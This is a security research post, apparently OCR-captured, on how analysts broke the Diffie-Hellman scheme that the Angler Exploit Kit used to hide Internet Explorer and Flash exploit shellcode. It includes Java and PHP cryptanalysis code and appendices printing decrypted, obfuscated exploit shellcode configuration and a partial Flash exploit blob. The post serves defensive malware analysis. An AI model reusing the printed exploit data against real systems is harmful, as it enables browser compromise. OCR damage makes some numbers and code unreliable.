Attacking Diffie-Hellman protocol implementation in the Angler Exploit Kit

By Victor Alyushin, Dmitry Vinogradov, Vasily Davydov, Anton Ivanov on September 8, 2015. 11:21 am

RESEARCH

ADOBE FLASH EXPLOIT KITS MICROSOFT INTERNET EXPLORER VULNERABILITIES AND EXPLOITS

Victor Alyushin

Dmitry Vinogradov

Vasily Davydov

Anton Ivanov

@antonivanovm

Exploit kit creators have been inventing increasingly interesting methods of masking their exploits, shellcodes, and payloads so that it is harder for analysts to define the


type of the exploit and know what actions they may perform.


Several days ago analysts found the usage of the Diffie-Hellman cryptographic protocol in the Angler Exploit Kit, which is one of the most popular exploit kits at the moment. This protocol was developed more than 40 years ago, but that is the first known case of its usage in an exploit kit.

In Angler, threat actors used the Diffie-Hellman protocol to get a structure with the shellcode of one of the recent exploits for the CVE-2015-2419 vulnerability for the Internet Explorer 11 browser and then for the CVE-2015-5560 vulnerability exploit for Adobe Flash. Most likely, the goal of the threat actors was creating difficulties in firewall detection of the exploit (as firewalls cannot decipher a shellcode and exploit by the means of the intercepted traffic analysis) and also making it harder for the analysts to get the exploit code. However, the experts from Kaspersky Lab managed to perform a successful attack against Diffie-Hellman protocol implementation and decipher the shellcode.

Angler vs. Analysts

To make matters worse for analysts, JavaScript code and ActionScript code multiple obfuscation and a user IP ban upon sending the encrypted structure with a shellcode to the user were used in addition to the Diffie-Hellman protocol. After getting the structure with the shellcode by that means (encrypted with a one-time key by using the Diffie-Hellman protocol), the exploit kit sample becomes unusable after one processing: the analyst is unable to understand what a specific file does, reproduce the attack, and, quite often, identify the exploit and vulnerability at all.





A key exchange and getting a shellcode for the CVE-2015-2419 exploit

There is a key exchange request in the picture above. As a response, a browser gets from the threat actors' server an encrypted array that contains a shellcode to exploit the vulnerability. The same traffic request has been used to download the Flash vulnerability exploit.

As the secret for key generation is new each time, an analyst is unable to send it to the browser once more, reproduce the attack, and identify the vulnerability, even if he has the recorded traffic.

Diffie-Hellman Protocol Implementation Features

The used implementation of the Diffie-Hellman protocol includes the following:

1. The server generates a random number ***g*** (16 bytes) and sends the HTML page with the number ***g*** and JavaScript implementation of the Diffie-Hellman algorithm to the user's browser.

2. JavaScript generates a random modulo ***p*** (16 bytes) and a random private key ***Ka*** (16 bytes) in the user's browser, and then JavaScript calculates the public key $A = g^{Ka} \bmod p$ and sends the three numbers (***g, A, p***) to the server as a JSON object along with the Internet browser version.

{“g”:“40a262b1360a6a16612ca8251161a9a5”,“A”:“5eff90f1c48342f5d519cd02b5dfd8b”,“p”:“1b0b5c6e6b0b5b7e6c6d0b1b0a8c3c7e”,“v”:“17923”}

3. The server generates its own random private key ***Kb*** and its random encryption key ***Kx*** (16 bytes) and finds the Diffie-Hellman shared secret ***Kdh*** = A^{Kb} mod ***p***. After that, the server encrypts the shellcode by using the XTEA algorithm and the key ***Kx***, then base64_encode and urlencode, getting the string b as a result. Then, the key ***Kx*** is also encrypted by XTEA with the key ***Kdh***, base64_encode, and urlencode, getting the string ***k*** as a result. And finally, the server calculates its public key ***B*** = g^{Kb} mod ***p*** and sends Base64-encrypted JSON object that contains ***B***, ***k***, and ***b*** to the browser:

eyJCIjoiMDJhYTY1MjZlNmVkYzAwNDIzOTRiN2VhODFlYzViNzUiLCJrIj…1k1dnVNYWY1UlVXZjYxSSUzRCJ9

After Base64 decoding:

{“B”:“02aa6526e6edc0042394b7ea81ec5b75”,“k”:“I5nkiFBk3LALF%2BnfkR7%2FYQ%3D%3D”,“b”:“to0ShZH…3Y5vuMaf5RUWf61I%3D”}

4. A user’s browser calculates the Diffie-Hellman shared secret ***Kdh*** = B^{Ka} mod ***p***, decrypts ***k*** urldecode, base64_decode, and XTEA by using the key ***Kdh***, getting the key ***Kx***, and eventually decrypts the urldecode, base64_decode, and XTEA shellcode by using the key ***Kx***.

It is safe to assume that the aim of using the given sophisticated cryptographic system is shellcode interception prevention by listening to the Internet traffic between the server with the exploit kit and the user’s browser. We managed to perform a successful attack against the implementation of the encryption protocol and

decrypt the shellcode. We used the modified Pohlig-Hellman algorithm for the attack (a deterministic algorithm of discrete logarithm-finding in the residue ring modulo a prime number).

According to the original algorithm, for the case when the Euler function expansion of the modulo p into prime factors q_i is known (coprime factors Q_i)

$$\varphi(p) = \prod_{i=1}^{k} {q_i}^{\alpha_i} = \prod_{i=1}^{k} Q_i \; ; \; Q_i = {q_i}^{\alpha_i}$$

the complexity of finding the private key ***Ka*** and the Diffie-Hellman shared secret ***Kdh*** by using intercepted public keys ***A*** and ***B*** is

$$O\left(\sum_{i=1}^{k} \alpha_i (\log p + q_i)\right).$$

We used an optimized algorithm of finding the discrete logarithm in the residue ring modulo a prime number, taking into account the infinitesimality of log*p* with respect to q_i, and low probability of occurrence of large prime factors raised to the power of greater than one in the Euler function $\varphi(p)$; i.e., α_i will equal one for large q_i with a high probability. Owing to that, the complexity of the modified algorithm is

$$O\left(\sum_{i=1}^{k} \sqrt{{q_i}^{\alpha_i}}\right),$$

which allows us to perform a successful attack in case if all $q_i < 10^{18}$. The experiment has shown that the given condition is observed in more than a half of cases of using the aforementioned Diffie-Hellman protocol implementation (the case of randomly generated ***g***, ***p***, ***Ka***, and ***Kb*** without their extra security checks).

Description of the Modified Pohlig-Hellman Algorithm

1. Let us find the expansion of the number p into prime factors (the factorization can be easily done with Cryptool):

```
p = 0x1b0b5c6e6b0b5b7e6c6d0b1b0a8c3c7e =
359481458815466504974250553630615297 26 = 2 *
101 * 521 * 195197 * 7138079603 *
245150552958961933
```

2. Let us find the Euler function for the number p:

```
φ(p) = (2−1) * (101−1) * (521−1) * (195197−1)
* (7138079603−1) * (245150552958961933−1) =
177618632207771842498093688121242880 00
```

3. Let us find the expansion of the Euler function into prime factors:

```
φ(p) = 2^10 * 3^2 * 5^3 * 13 * 19 * 79 * 167 *
383 * 48799 * 45177719 * 5603527793
```

4. In order to find the browser's private key Ka, it is necessary to find a discrete logarithm:

```
A = gKa mod p
A = 0x5eff90f1c48342f5d519cd02b5dfd8b =
789215044528101951842677474012312 3083
```

```
g = 0x40a262b1360a6a16612ca8251161a9a5 =
140174537744746606075312726297590621 85 (mod p)
```

As immediately finding ***Ka*** modulo ***φ(p)*** is quite time-consuming, let us find ***Ka*** by turns for each of the coprime factors Q_i of the Euler function ***φ(p)***

```
[1024, 9, 125, 13, 19, 79, 167, 383, 48799,
45177719, 5603527793],
```

and, by using the obtained results and the Chinese remainder theorem, let us immediately find ***Ka*** modulo ***φ(p)***.

5. In order to find ***Ka*** modulo Q_i, it is necessary to find a discrete logarithm

$$\left(g^{\frac{\varphi(p)}{Q_i}}\right)^{Ka} = A^{\frac{\varphi(p)}{Q_i}} \ mod\ p$$

$$(D_a)^{Ka} = D_b \ mod\ p;\ D_a = g^{\frac{\varphi(p)}{Q_i}};\ D_b = A^{\frac{\varphi(p)}{Q_i}}$$

To do that, we shall

5.1. take the number $H=\lfloor\sqrt{(Q_i)}\rfloor+1$;
5.2. calculate $D_c=D_a^H \ mod\ p$;
5.3. make a sorted table of values $D_c^u \ mod\ p$ for $1 \le u \le H$;
5.4. find such a value of $0 \le v \le H$, that the element $D_b \cdot D_a^v \ mod\ p$ is in the table;
5.5. The value of Ka modulo Q_i equals Hu-v.

The implementation of the described algorithm in Java is given in the Appendix A. As in the reviewed example the maximum value of Q_i is only several billions, the program execution time did not exceed several seconds.

For some of the Q_i factors of the Euler function φ(p), there are several possible Ka values (there are possible Ka modulo Q_i values in the row number i):

```
1
    [834, 898, 962, 2, 842, 906, 970, 10, 85
2  0, 914, 978, 18, 858, 922, 986, 26, 866,
3  930, 994, 34, 874, 938, 1002, 42, 882, 94
4  6, 1010, 50, 890, 954, 1018, 58, 826]
5   [4]
6   [18, 68, 118, 43, 93]
7   [9]
8   [12]
9   [42]
10  [6]
11  [21]
    [11929]
    [24277014]
    [2536644002]
```

1. *By going over all of the possible combinations of obtained Ka values by using the Chinese remainder theorem, we find several tens of possible Ka modulo φ (p) values:*

   0x8ae47b27ebdbcbe1b78c4a67de5b78a
   0x5ef6ad7b83c6e7e0442ac5f5dc7f9a
   0x1ed2c9a202ac327647ba12cf06ac3a
   …
   0x1dfce04948a67285c2ecef8dedf73da
   0x3509c62b730c0bb7d9a56fefe2cf342
   0xb5518dde7541768bd286d63d8e75f42
   0x607768716276213 79c91be922e40fd2
   0x9e44a7fc4adbdd59bbce55db999dfda
   0x98ec54ff8019a390e6c4f1985d21b5a

2. *All of the obtained values of the private key Ka lead to the same value of the Diffie-Hellman shared secret Kdh = B^{Ka} mod p:*

   0x0eb034f99e33e17df058de5b448b7241

3. *By knowing Kdh, it is possible to decrypt the encryption key Kx from k and the shellcode by using*

Kx. The PHP script for decrypting the intercepted shellcode by using the known Diffie-Hellman shared secret is given in the Appendix B. The decrypted shellcode is given in the Appendix C.

Testing of the Diffie-Hellman Protocol Implementation Attack in the Angler Exploit Kit

To test the effectiveness and functionality of the attack, several tests were conducted.

1. *A test with a traffic dump from malware.dontneedcoffee.com with the exploit for CVE-2015-2419.*

```
{"g":"538c40fc6ec04c7a5e0790564b2afe33","A":"25d9508418493284da024712a41a29a1","p":"6e2e5c0b4c4d8d3c7a5d1e3d8a5d7c3e","v":"17728"}
```

```
{"B":"481dbc66fe90ded2eb8d027395abe4fd", …
```

```
p = 146455792068641286704746413745292278846 = 2 * 2269 * 1057223 * 1292823547 * 23612186462182360807
```

```
φ(p) = 731955535415429380967671162362448896960 = 2^5 * 3^6 * 7^3 * 17 * 617 * 7127 * 528611 * 231492024139042753
```

Owing to a significantly large factor φ(p) (about 10^{18}), finding the Diffie-Hellman shared secret took several hours:

0x568f7a306bf07e999ba881befc615c73

The decrypted shellcode is given in the Appendix D.

2. *A test with a traffic dump from malware.dontneedcoffee.com with the exploit for CVE-2015-2419 and CVE-2015-5560.*

   The new version of the Angler Exploit Kit has minor changes in the server-to-script communication protocol:


```
{"6860":"false","47da":"47dadcbd7c8351a26860da263ca8e0af","dcbd":"5d1b0d5d5c4a8c5d1d5b4d6a3b5d7e3b","7c83":"5757a0b79bb137a77f87d554d1559274","51a2":"17937"}
```

```
{"47da":"3db7b45576c08f61feb454ece94762d3","dcbd":"4yIse5uSjsJXBZrbBMrpcA%3D%3D","7c83":"6r28v2n7…UPlLTbsCIxhg%3D"}7
```


   *As compared with the previous version, indices "g", "A", "p", "B", "b", and "k" were replaced by the parts of the number **g**, and the order of the numbers sent to the server was changed (now, it is **g, p, A** not **g, A, p** as it was before). Besides that, the XTEA algorithm had two constant values and used when decrypting the shellcode bit operation modified:*

Before (the original XTEA implementation)	***After***
for(var h=g[0],k=g[1],l=84941944608;0!=l;) *k-=(h<<4^h>>>5)+h^l+d[l>>>11&3],* *l-=2654435769,* *h-=(k<<4^k>>>5)+k^l+d[l&3];*	*for(var h=g[0],k=g[1],l=433284421593;0!=l;)* *k-=(h<<4^h>>5)+h^l+d[l>>11&3],* *l-=3411688359,* *h-=(k<<4^k>>5)+k^l+d[l&3];*

For the given traffic, we managed to factorize the Euler function φ(p)

```
p = 123758666691284322087508686576379854395 =
5 * 11 * 47 * 73 * 83 * 173 * 1055371 *
43277569507162384847671
```

```
φ(p) = 85339058418474058501009217357034700800
= 2^14 * 3^6 * 5^2 * 23 * 41 * 43 * 127 * 277
* 1949 * 102798053917762603
```

find the Diffie-Hellman shared secret

0x04db8bd5b7abc90fa8409989af532531

and decrypt the shellcode for CVE-2015-2419 (given in the Appendix E).

In addition to that, threat actors started to use the Diffie-Hellman key exchange pattern also for Flash exploits in the new version of the Angler Exploit Kit (i.e., the creators of the exploit kit programmed the same algorithms in PHP, JavaScript, and ActionScript). The protocol exploit and shellcode download format for the Flash vulnerability is the same as the one for the shellcode vulnerability for Internet Explorer:

```
{"4256":"425667992b18942d377eff0218961ce7","67
99":"3d0d6c3b4a5b5e2c2d5d6d6e1a5a2e1a","942d":
"18,0,0,209","377e":"false","2b18":"0339b845ae
35e9d7af629fa2d0d0fed3"}
{"4256":"014b170e00b46fd3fc35ce8766293c69","67
99":"YZfySNTEMcSWl8QqrgSuGA%3D%
3D","2b18":"ZEQNbP…zH5Uk%3D"}
```

Modulo p and the Euler function φ(p) factors:

```
p = 81152602799751951422044316006212054554 = 2
* 3 * 36329424479 * 10983441260369 *
33896452871009
```

```
φ(p) = 27050867599169456821145398677392574464
= 2^11 * 7 * 13 * 199 * 91279961 * 11640265409
* 686465078773
```

the Diffie-Hellman shared secret:

0x16f6f645b5993dde0be2f5c1e2c367f1

The decrypted exploit and shellcode for CVE-2015-5560 is given in the Appendix F.

Appendix A. The Diffie-Hellman Protocol Attack Implementation in Java

```
1
2   import java.math.BigInteger;
3   import java.util.HashSet;
4   import java.util.Iterator;
5   import java.util.Set;
6   import java.util.TreeMap;
7   import java.util.Vector;
8
9
10  public class Test1 {
11
12      static BigInteger p = new BigInteger
    ("1b0b5c6e6b0b5b7e6c6d0b1b0a8c3c7e", 1
13  6);
        static BigInteger psi = new BigInteg
14  er("17761863220777184249809368812124288000
15  0");
16      static BigInteger g = new BigInteger
    ("40a262b1360a6a16612ca8251161a9a5", 16).
17  mod(p);
18      static BigInteger A = new BigInteger
19  ("5eff90f1c48342f5d519cd02b5dfd8b", 1
20  6);
21      static BigInteger B = new BigInteger
22  ("02aa6526e6edc0042394b7ea81ec5b75", 1
23  6);
24      static long[] q = new long[]{1024L,
25  9L, 125L, 13L, 19L, 79L, 167L, 383L, 4879
26  9L, 45177719L, 5603527793L};
```

```
27
28      static int q_len = q.length;
29      static HashSet[] xi = new HashSet[q_
30 len];
31      static BigInteger ai[] = new BigInte
32 ger[q_len];
33      static HashSet res = new HashSet();
34
35      static void rec(int ind)
36      {
37          if (ind == q_len)
38          {
39              BigInteger x = BigInteger.ZE
40 RO;
41              for(int i=0;i<q_len;i++)
42              {
43                  BigInteger mn = new BigI
44 nteger(((Long)q[i]).toString());
45                  BigInteger M = psi.divid
46 e(mn);
47                  x = x.add(ai[i].multiply
48 (M).multiply(M.modInverse(mn)));
49              }
50              res.add(B.modPow(x.mod(ps
51 i), p));
52              //res.add(x.mod(psi));
53              return;
54          }

55          Iterator<Long> it = xi[ind].iter
   ator();
56          while(it.hasNext()){
57              ai[ind] = new BigInteger(it.
58 next().toString());
59              rec(ind + 1);
60          }
61      }
62
63      public static void main(String[] arg
64 s) {
65
66          for(int i=0;i<q_len;i++)
67          {
68              xi[i] = new HashSet<Long>
69 ();
70              long qi = q[i];
71              int H = (int)Math.sqrt((doub
72 le)qi) + 1;
73
74              BigInteger _a = g.modPow(ps
75 i.divide(new BigInteger(((Long)qi).toStri
76 ng())), p);
77              BigInteger _b = A.modPow(ps
78 i.divide(new BigInteger(((Long)qi).toStri
79 ng())), p);
80
81              BigInteger _c = _a.modPow(ne
82 w BigInteger(((Integer)H).toString()),
83 p);
84
```

```
                BigInteger _cp = _
c;
                int u_size = 1000000;

                boolean stop = false;
                for(int u_part = 1;u_part<=
H && !stop;u_part+=u_size)
                {
                    if (H > u_size)
                    {
                        System.out.print
("[i] Processing ");
                        System.out.println(u
_part);
                    }
                    TreeMap<BigInteger, Inte
ger> table = new TreeMap<>();
                    for(int u=u_part;u<=H &
& u<u_part + u_size;u++)
                    {
                        table.put(_cp, u);
                        _cp = _cp.multiply(_
c).mod(p);
                    }
                    BigInteger z = _b;
                    for(int v=0;v<=H;v++)
                    {
                        if (table.get(z) !=
null)
                        {
                            xi[i].add((((lon
g)H)*table.get(z) - v) % qi);
                            stop = true;
                            break;
                        }
                        z = z.multiply(_a).m
od(p);
                    }
                    table.clear();
                    System.gc();
                }
                System.out.println(xi[i].toS
tring());
            }
            rec(0);

            Iterator<BigInteger> it = res.it
erator();
            while(it.hasNext()){
                System.out.println(it.next
().toString(16));
            }
        }

    }
```

Appendix B. Intercepted Encrypted Shellcode Decryption PHP Script by Using the Known Diffie-Hellman Shared Secret

```
<?php

    include 'xtea_ak.php';

    $dh = "0eb034f99e33e17df058de5b448b7241";
    $resp = "eyJCIjoiMDJhYTY1MjZ…";

    $dh = hex2bin($dh);
    $json = json_decode(base64_decode(rawurldecode($resp)));

    $k = base64_decode(rawurldecode($json->k));
    $xtea = new XTEA($dh);
    $k = $xtea->Decrypt($k);

    $data = base64_decode(rawurldecode($json->b));
    $xtea = new XTEA($k);
    $data = $xtea->Decrypt($data);
    $data = rtrim($data, "");
    echo $data;

?>
```

Appendix C. Decrypted Shellcode

```
{"ll":"length","I":"charCodeAt","llI":"fromCharCode","Il":"floor","IIl":"random","l":"stringify","III":"location","II":"host","lI":"number","IlI":"ScriptEngineBuildVersion","lIl":"ScriptEngineMajorVersion","Ill":"ScriptEngineMinorVersion","lII":"ur0pqm8kx","lll":"http://","lIll":"/","llll":"u","IlIl":"x","IIlI":"xexec","lIII":"EAX","Illl":"ECX","IIIl":"EDI","IllI":"ESP","lIIl":"POP EAX","llII":"XCHG EAX,ESP","IIll":"MOV [ECX+0C],EAX","ll
```

```
Il":"JMP EAX","IIII":"CALL [EAX+4C]","lll
l":"MOV EDI,[EAX+90]","lIlI":"a","llIl
l":"kernel32.dll","IlII":"virtualprotec
t","IIIlI":11,"llllll":0,"lIlIl":17905,"III
II":500,"IlIll":16,"lIIlI":0,"IlllI":1,"II
llI":2,"lIIII":3,"IIIIl":4,"llIIl":5,"lIlI
I":8,"llIII":9,"llllI":10,"IlIII":11,"lllI
l":12,"lIlll":16,"IlIIl":24,"lIllI":214748
3647,"IIlll":4294967295,"IIIll":255,"IIlI
I":256,"llIlI":65535,"IIlIl":16776960,"lII
Il":16777215,"lIIll":4294967040,"IllII":42
94901760,"IllIII":4278190080,"IlIlI":6528
0,"lllII":16711680,"Illlll":19,"IIIIIl":40
96,"Illll":4294963200,"IllIl":4095,"IlIIl
l":14598366,"IIIIlI":48,"llIIlI":32,"IlIII
l":15352,"lIIIII":85,"llIlII":4096,"llllI
I":311296000,"IlIlII":61440,"IIlIll":24,"l
llllI":32,"llllIl":17239,"IllIIl":15,"lIll
ll":256,"IIIlll":76,"IllIlI":144,"IIIIII":
65536,"IIlllI":100000,"llIlll":28,"IIIlI
I":60,"llIlIl":44,"lIIIll":28,"IllllI":12
8,"IIllIl":20,"IlIlIl":12,"lIIIlI":16,"IlI
llI":4,"llIIII":2,"llllll":110,"IlIlll":6
4,"IIIIll":-1,"lIlIII":0,"IIIllI":1,"lIIll
I":2,"IlIIII":3,"IlllIl":4,"lllIII":5,"lIl
llI":7,"lIIIIl":9,"llllIl":10,"IllIll":1
1,"IIIlIl":12,"IIlIII":-2146823286,"llIII
l":[148,195],"lllIIl":[88,195],"IlIIlI":[1
37,65,12,195],"lIIIIl":[255,224],"IIllll":
[255,80,76],"lIlIlI":[139,184,144,0,0,
0],"IIlIlI":[122908,122236,125484,2461125,
208055,1572649,249826,271042,98055,62564,1
62095,163090,340146,172265,163058,170761,2
58290,166489,245298,172955,82542],"IIlII
l":[76514,78206,169140,1564283,57653,9273
2,277930,57206,212281,94821,94789,140864,9
5448,95192,89830,133640],"lIllIl":[150104,
149432,152680,3202586,214836,3204663,36118
5,285227,103426,599295,365261,226292,41059
6,180980,226276,179716,320389,175621,30738
1,792144,183476],"IlllII":[68393,159289,20
65114,93035,78635,263996,90969,131279,1162
07,116175,67007,117999,117551,3965891,9643
8,107246],"llIIll":[54887,141400,75989,637
64,1761036,68463,201153,1001000],"llIllI":
[120559,120527,121839,120834,120386,11945
8,117442],"lIlIll":48,"lIIllll":57,"lIIlI
I":65,"llllIl":90,"IIIIlll":97,"lIllllI":1
22,"IIllII":16640,"llIIIlI":23040,"IlIlII
I":4259840,"lIIlIII":5898240,"IIlIIIl":109
0519040,"IlIIlII":1509949440,"IllIIlI":3
2,"lIlIII":8192,"IIlIIll":2097152,"lIIlll
I":536870912,"llIlIII":{"17416":4080636,"1
7496":4080636,"17631":4084748,"17640":4084
748,"17689":4080652,"17728":4088844,"1780
1":4088844,"17840":4088840,"17905":408884
0}}
```

Appendix D. Decrypted Shellcode for the CVE-2015-2419 Vulnerability from the Traffic Dump of the Older Angler Version


```
1
 {"ll":"length","l":"charCodeAt","I":"from
CharCode","Il":"floor","IlI":"random","l
I":"stringify","lII":"location","II":"hos
t","llI":"number","lll":"ScriptEngineBuild
Version","lIl":"ScriptEngineMajorVersio
n","IIl":"ScriptEngineMinorVersion","Il
l":"setInterval","III":"clearInterval","lI
lI":"ur0pqm8kx","IlII":"http://","lll
I":"/","lIII":"u","IlIl":"x","llll":"xexe
c","Illl":"EAX","lIII":"ECX","IIIl":"ED
I","IllI":"ESP","IIlI":"XCHG EAX,ESP","IIl
l":"MOV [ECX+0C],EAX","llIl":"CALL [EAX+4
C]","llII":"MOV EDI,[EAX+90]","III
I":"a","lIll":"kernel32.dll","lIlll":"virt
ualprotect","IIIlI":11,"lIIll":0,"lllll":1
7905,"lIllI":500,"llIIl":16,"IlIII":0,"III
ll":1,"IIlII":2,"llIII":3,"IllIl":4,"lllI
l":5,"IIlll":8,"lIlIl":9,"lIIIl":10,"IllI
I":11,"lIIlI":12,"IlIll":16,"IIIIl":24,"Il
IlI":100,"IIIII":1,"llIlI":2,"lllII":21474
83647,"llIll":4294967295,"IIllI":255,"llII
I":256,"lIIII":65535,"IIlIl":16776960,"IlI
Il":16777215,"llllI":4294967040,"IlllIl":4
294901760,"Illll":4278190080,"IlllI":6528
0,"llllIl":16711680,"lllIlI":19,"llIIII":4
096,"IIIIIl":4294963200,"IIlllI":4095,"llI
IlI":14598366,"IIlIIl":48,"llIIll":32,"III
llI":15352,"llIlll":85,"lIIIII":4096,"Illl
lI":400,"lIIlII":311296000,"IIIlIl":6144
0,"llllII":24,"IIIIIl":32,"IlIlIl":1723
9,"llllll":15,"IllIll":256,"llIllI":76,"ll
lIll":144,"lIlIII":17416,"IlIIll":65536,"I
IlIll":100000,"lIllll":28,"IIlIlI":60,"lIl
III":44,"IIIlll":28,"IllIII":128,"llIIIl":
20,"lIIIll":12,"lIlIlI":16,"IIlIIl":4,"IlI
IIl":2,"lIllll":110,"IIIlII":64,"IllIlI":
-1,"lIIIIl":0,"IlllIII":1,"lIIlll":2,"IlIl
ll":3,"IIlIII":4,"lIllIl":5,"IIllll":7,"II
IIII":9,"lIlIll":10,"IlllII":11,"lIllII":1
2,"Illlll":-2146823286,"lIIIlI":[148,19
5],"lIIlIl":[137,65,12,195],"IIllII":[1229
08,122236,125484,2461125,208055,1572649,24
9826,271042,98055,62564,162095,163090,3401
46,172265,163058,170761,258290,166489,2452
98,172955,82542],"IlIIII":[150104,149432,1
```

```
52680,3202586,214836,3204663,361185,28522
7,103426,599295,365261,226292,410596,18098
0,226276,179716,320389,175621,307381,79214
4,183476],“IIIIlI”:48,“IIIlIlI”:57,“llIII
I”:65,“IllIIl”:90,“IlIlII”:97,“llllll”:12
2,“IlIllI”:16640,“llIlIl”:23040,“IlIIlI”:4
259840,“lIIIIlI”:5898240,“llIIIl”:10905190
40,“llIIIII”:1509949440,“IlIIIlI”:32,“IIIl
llI”:8192,“llllII”:2097152,“IIIllll”:5368
70912,“llIlII”:{“17416”:4080636,“17496”:40
80636,“17631”:4084748,“17640”:4084748,“176
89”:4080652,“17728”:4088844,“17801”:408884
4,“17840”:4088840,“17905”:4088840}}
```


Appendix E. Decrypted Shellcode for the CVE-2015-2419 Vulnerability from the Traffic Dump of the New Angler Version


```
1
 {“ll”:“length”,“I”:“charCodeAt”,“llI”:“fr
omCharCode”,“Il”:“floor”,“IIl”:“rando
m”,“l”:“stringify”,“III”:“location”,“I
I”:“host”,“lI”:“number”,“IlI”:“ScriptEngin
eBuildVersion”,“lIl”:“ScriptEngineMajorVer
sion”,“Ill”:“ScriptEngineMinorVersion”,“lI
I”:“ur0pqm8kx”,“lll”:“http://”,“lIl
l”:“/”,“llll”:“u”,“IlIl”:“x”,“IIlI”:“xexe
c”,“lIII”:“EAX”,“Illl”:“ECX”,“IIIl”:“ED
I”,“IllI”:“ESP”,“lIIl”:“POP EAX”,“llII”:“X
CHG EAX,ESP”,“IIll”:“MOV [ECX+0C],EAX”,“ll
Il”:“JMP EAX”,“IIII”:“CALL [EAX+4C]”,“lll
l”:“MOV EDI,[EAX+90]”,“lIlI”:“a”,“llIl
l”:“kernel32.dll”,“IlII”:“virtualprotec
t”,“IIIlI”:11,“llllI”:0,“lIlIl”:17905,“III
II”:500,“IlIll”:16,“lIIlI”:0,“IlllI”:1,“II
llI”:2,“lIIII”:3,“IIIIl”:4,“llIIl”:5,“lIlI
I”:8,“llIII”:9,“llllI”:10,“IlIII”:11,“lllI
l”:12,“lIlll”:16,“IlIIl”:24,“lIllI”:214748
3647,“IIlll”:4294967295,“IIIll”:255,“IIlI
I”:256,“llIlI”:65535,“IIlIl”:16776960,“lII
Il”:16777215,“lIIll”:4294967040,“IllII”:42
94901760,“IllIII”:4278190080,“IlIlI”:6528
0,“lllII”:16711680,“Illlll”:19,“IIIIIl”:40
96,“Illll”:4294963200,“IllIl”:4095,“IlIIl
l”:14598366,“IIIIlI”:48,“llIIlI”:32,“IlIII
l”:15352,“lIIIII”:85,“llIlII”:4096,“llllI
I”:311296000,“IlIlII”:61440,“IIlIll”:24,“l
llllI”:32,“lllIll”:17239,“IllIIl”:15,“lIll
ll”:256,“IIIlll”:76,“IllIlI”:144,“IIIIII”:
```

```
65536,"IIllll":100000,"llIlll":28,"IIIlI
I":60,"llIlIl":44,"lIIIll":28,"IllllI":12
8,"IIllIl":20,"IlIlIl":12,"lIIIlI":16,"IlI
llI":4,"llIIII":2,"llllll":110,"IlIlll":6
4,"IIIIll":-1,"lIlIII":0,"IIIllI":1,"lIIll
I":2,"IlIIII":3,"IlllIl":4,"lllIII":5,"lIl
llI":7,"lIIIIl":9,"llIlIl":10,"IllIll":1
1,"IIIlIl":12,"IIlIII":-2146823286,"llIII
l":[148,195],"llIIIl":[88,195],"IlIIlI":[1
37,65,12,195],"lIIlIl":[255,224],"IIllll":
[255,80,76],"lIlIlI":[139,184,144,0,0,
0],"IIlIlI":[122908,122236,125484,2461125,
208055,1572649,249826,271042,98055,62564,1
62095,163090,340146,172265,163058,170761,2
58290,166489,245298,172955,82542],"IIlII
l":[76514,78206,169140,1564283,57653,9273
2,277930,57206,212281,94821,94789,140864,9
5448,95192,89830,133640],"lIllIl":[150104,
149432,152680,3202586,214836,3204663,36118
5,285227,103426,599295,365261,226292,41059
6,180980,226276,179716,320389,175621,30738
1,792144,183476],"IlllII":[68393,159289,20
65114,93035,78635,263996,90969,131279,1162
07,116175,67007,117999,117551,3965891,9643
8,107246],"llIIll":[54887,141400,75989,637
64,1761036,68463,201153,1001000],"llIllI":
[120559,120527,121839,120834,120386,11945
8,117442],"lIlIll":48,"lIIllll":57,"lIIlI
I":65,"llllIl":90,"IIIIlll":97,"lIlllII":1
22,"IIllII":16640,"llIIIlI":23040,"IlIlII
I":4259840,"lIIlIIl":5898240,"IIlIIIl":109
0519040,"IlIIlII":1509949440,"IlIIIlI":3
2,"lIlIIl":8192,"IIlIIll":2097152,"lIIlll
I":536870912,"llIlIIl":{"17416":4080636,"1
7496":4080636,"17631":4084748,"17640":4084
748,"17689":4080652,"17728":4088844,"1780
1":4088844,"17840":4088840,"17905":408884
0}}
```


Appendix F. Decrypted Exploit and the Shellcode for the CVE-2015-5560 Vulnerability from the Traffic Dump of the New Angler Version


```
1
   {"IIl":"flash.utils.ByteArray","lIl":"fla
sh.system.Capabilities","lII":"flash.util
```

```
s.Endian","IlI":"flash.media.Sound","l
I":"flash.display.BitmapData","Il":"514320
96JhvTqLk896S","llI":"win ","II":"os","II
I":"toLowerCase","l":"toString","I":"versi
on","ll":"playerType","lll":"substr","Il
l":"split","IIll":"length","lIII":"active
x","IllI":"plugin","IIIl":"windows 8","lll
l":"windows 8.1","lllI":"position","lIl
I":"writeInt","IlIl":",","IIlI":"LITTLE_EN
DIAN","llII":"endian","Illl":"writeUnsigne
dInt","lIll":"readUnsignedInt","IIII":"cle
ar","IlII":"loadCompressedDataFromByteArra
y","llIl":"lock","IlIII":"id3","IIIlI":"ge
tPixel","lIII":"setPixel","IIIII":"getPixe
l32","lIIII":"setPixel32","IlllI":"uncompr
ess","IIlll":"eNrt3N9rV3Ucx

 … <gz compressed and base64 encoded explo
it here> …

 SjU2nniwfHH/rsoZljfva+jo2777rP/nXvF8\u003
d","lllII":40,"IllIl":0,"IlIII":1,"lIIlI":
2,"lIlll":3,"lIlII":4,"llllI":5,"lllll":
6,"IIlIl":7,"llIII":8,"llllI":9,"IIIll":1
0,"IllII":12,"IIllI":16,"llIlI":20,"lIIl
l":24,"lIIIl":32,"lIlIl":35,"Illll":36,"Il
IlI":40,"IIlII":44,"IIIII":48,"llIIII":5
6,"IlIll":60,"IlIlII":64,"IIlIIl":68,"IlIl
lI":88,"IIlIII":96,"lIIIII":700,"lIllIl":1
000,"lIIlll":127,"llIlII":255,"lIIlII":652
80,"lIllll":4278190080,"IlIIII":429490176
0,"lIIIll":4294967040,"llIlIl":16777215,"I
IIlII":32639,"IllIll":2139062143,"llllll":
